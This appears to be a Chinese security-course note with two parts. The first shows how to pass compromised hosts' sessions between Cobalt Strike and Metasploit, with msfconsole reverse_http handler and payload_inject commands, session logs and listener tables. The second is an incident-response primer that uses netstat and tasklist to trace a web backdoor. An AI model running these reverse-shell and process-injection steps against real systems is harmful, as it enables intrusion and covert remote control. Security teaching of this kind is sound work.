



Day72 内网安全-域横向

CS&MSF联动及应急响应初识



72.1 内网安全-域横向 CS&MSF联动及应急响应初识

为什么要进行联动？因为cs和msf经常相互调用，有一些功能cs强一点，有一些可能msf强一点，所以在渗透测试的时候经常要切换！所以我们需要学习如何在cs、msf、powershell之间进行会话委派。powershell本身用处少，而且很多正式环境上的powershell默认执行策略是关闭的，总的来说有的鸡肋，所以这里就不再讲了。




```
1 CS->MSF
2 创建Foreign监听器->MSF监听模块设置对应地址端口->CS执行
  Spawn选择监听器
3 MSF->CS
4 CS创建监听器->MSF载入新模块注入设置对应地址端口->执行CS等
  待上线
5 use exploit /windows/local/payload_inject
```


环境准备：2台外网服务器（分别部署msf和cs）和一台webserver服务器、一台本地主机。在webserver和本地主机执行木马，实现域内主机上线，先将会话从cs移交到msf，再从msf移交到cs，实现互相切换。

72.1.1 案例演示1-cs移交到msf

<1>启动cs，在webserver和本地主机执行木马，实现webserver和本地主机上线。




<2>CS上，创建Foreign监听器



<3>MSF监听模块设置对应地址端口

```
1 msfconsole
2 use exploit /multi/handler
3 set payload windows/meterpreter/reverse_http` `#这个payload要跟CS设置的payload保持一致
4 set lhost 0.0.0.0 ` `#不设置也行
5 set lport 4444 ` `#端口需要与cs监听器端口保持一致
6 exploit
```

<4>CS执行Spawn选择监听器。具体步骤：右击本地主机图标->spawn（权利委派）->选择msf监听器，如果想要msf接管webserver主机权限，就先右击webserver主机图标



<5>等待一会儿，msf接收到会话。如果一直没有反弹结果，可能就是网络问题，此时就要看看接管主机类型了（如果是虚拟机，一般没什么问题。但是阿里云服务器上面有个端口问题，要开启4444端口，还可以右键session——sleep设1试试）

```

msf6 exploit(multi/handler) > exploit
[-] Handler failed to bind to 101.37.160.211:5588
[*] Started HTTP reverse handler on http://0.0.0.0:5588
[*] http://101.37.160.211:5588 handling request from 219.140.235.169; (UID: rpdhnmzp) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 2 opened (172.16.41.239:5588 -> 219.140.235.169:19272) at 2020-12-05 20:20:36 +0800
[*] http://101.37.160.211:5588 handling request from 219.140.235.169; (UID: rpdhnmzp) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 3 opened (172.16.41.239:5588 -> 219.140.235.169:19275) at 2020-12-05 20:20:37 +0800

meterpreter > getuid
Server username: WIN-B30R52QBRM\xiaodi
meterpreter > exit
[*] Shutting down Meterpreter...

msf6 exploit(multi/handler) > exploit
[-] Handler failed to bind to 101.37.160.211:5588
[*] Started HTTP reverse handler on http://0.0.0.0:5588
[*] http://101.37.160.211:5588 handling request from 219.140.235.169; (UID: bvpj32p) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 4 opened (172.16.41.239:5588 -> 219.140.235.169:19367) at 2020-12-05 20:21:17 +0800

meterpreter > getuid
Server username: WEBSEVER\Administrator
meterpreter >

```

4444端口没有成功, 换了个端口重新测试, 成功接收到会话


接管本地主机权限

webserver主机在CS上同样操作, spanw选择监听器

成功接管webserver主机权限

72.1.2 案例演示2-msf移交到cs

<1>CS创建监听器



<2> MSF载入新模块注入设置对应地址端口

```

1 use exploit/windows/local/payload_inject``
2 set``payload windows``/meterpreter/reverse_http`
  `#这个payload要跟CS监听器设置的payload保持一致``
3 set``lport 5566``#端口需要与cs监听器端口保持一致``
4 set``lhost 101.37.160.211``# IP设置为msf本地IP, 与
  CS设置保持一致``
5 set``session 4``#上面第<5>步生成的session就是4``
6 exploit

```

```

msf6 exploit(windows/local/payload_inject) > exploit

[-] Handler failed to bind to 101.37.160.211:5566
[-] Handler failed to bind to 0.0.0.0:5566
[*] Running module against WEBSERVER
[*] Spawned Notepad process 2516
[*] Injecting payload into 2516
[*] Preparing 'windows/meterpreter/reverse_http' for PID 2516

```

<3>等待一会儿，会话4的shell就反弹到CS上面了

The screenshot shows the Cobalt Strike interface. The top section displays a table of active sessions. The third session, with PID 2516 and process 'notepad.exe', is highlighted with a red box. The bottom section shows the 'Listeners' tab with a table of configured listeners.

external	internal	listener	user	computer	note	process	pid	arch	last
219.140....	192.168....	webserver	xiaodi *	WIN-B30...		artifact.exe	2080	x64	945ms
219.140....	192.168....	webserver	Administr...	WEBSER...		artifact.exe	516	x64	400ms
219.140....	192.168....	webserver	Administr...	WEBSER...		notepad....	2516	x86	3s
219.140....	192.168....	webserver	Administr...	WEBSER...		artifact.exe	4880	x64	59s

name	payload	port	host	bindto	beacons	profile
dns	windows/beacon_dns/reverse_dns_txt	53	cs.xiaodi8.com		ns1.xiaodi8.com, ns2.xiaodi...	
msf	windows/foreign/reverse_http	5588	101.37.160.2...			
webserver	windows/beacon_http/reverse_http	5566	101.37.160.2...		101.37.160.211	default

应急响应-小迪安全

表现

- 网站
 - 篡改
 - 丢失
 - 乱码
- 文件
 - 篡改
 - 丢失
 - 泄漏
- 系统
 - 系统卡顿
 - CPU爆满
 - 服务宕机
- 流量
 - 大量数据包
 - 对外连接
 - 网速网络卡顿
- 第三方
 - 服务异常
 - 运行异常

收集

- win&linux&mac
 - 对外服务
 - 开放端口
 - 系统版本
 - 网络环境
 - 漏洞情况
 - 软件平台
 - 口令整理
 - 有无防护

攻击

- WEB
 - 漏洞攻击
 - 结合攻击
 - 流量攻击
- 第三方
 - 数据库
 - 远程软件
 - 服务平台
- 操作系统
 - 权限提权
 - 内网渗透
 - 远程漏洞

追查

- 据表现选择最佳方法
 - 日志分析
 - 后门分析
 - 流量分析
 - 脚本文件分析

- 1 故事回顾: 某客户反映自己的网站首页出现篡改, 请求支援``分析: 涉及的攻击面, 涉及的操作权限, 涉及的攻击意图, 涉及的攻击方式等``
- 2 思路1: 利用日志定位修改时间基数, 将前时间进行攻击分析, 后时间进行操作分析``
- 3 思路2: 利用后门webshe11查杀脚本或工具找到对应后门文件, 定位第一次时间分析

站在攻击者的角度, 去分析。攻击者当前拿到哪些权限, 网站还是系统权限。装没装杀软, 用渗透者的思路去想问题。注重信息搜集, 从攻击面入手查看应急响应。

72.2.1 演示案例

<1>执行netstat -ano命令, 通过开放的端口找到对应的PID。

```
C:\Users\Administrator>netstat -ano
```


协议	本地地址	外部地址	状态	PID
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	660
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1433	0.0.0.0:0	LISTENING	1480
TCP	0.0.0.0:2383	0.0.0.0:0	LISTENING	1520
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING	4560
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	2496
TCP	0.0.0.0:8080	0.0.0.0:0	LISTENING	4568
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	368
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	756
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	820
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	472
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	464

<2>执行tasklist -svc命令, 通过PID找到对应的进程名称。


```
C:\Users\Administrator>tasklist /svc
```

映像名称	PID	服务
System Idle Process	0	暂缺
System	4	暂缺
smss.exe	224	暂缺
csrss.exe	308	暂缺
csrss.exe	360	暂缺
wininit.exe	368	暂缺
winlogon.exe	400	暂缺
services.exe	464	暂缺
lsass.exe	472	Netlogon, SamSs
lsass.exe	484	暂缺
svchost.exe	568	DcomLaunch, PlugPlay, Power
smacthlp.exe	628	UMware Physical Disk Helper Service
svchost.exe	660	RpcEptMapper, RpcSs
svchost.exe	756	AudioSrv, Dhcp, eventlog, lmhosts

<3>在任务管理器，右击进程名称，选择打开文件位置。




直接定位到具体位置



<4>根据不同的服务名，找寻对应的日志存储目录。




<5>打开日志，分析异常操作，发现有人上传了x.php文件。



<6>通过网站目录找到x.php



<7>打开看一下，是后门文件。

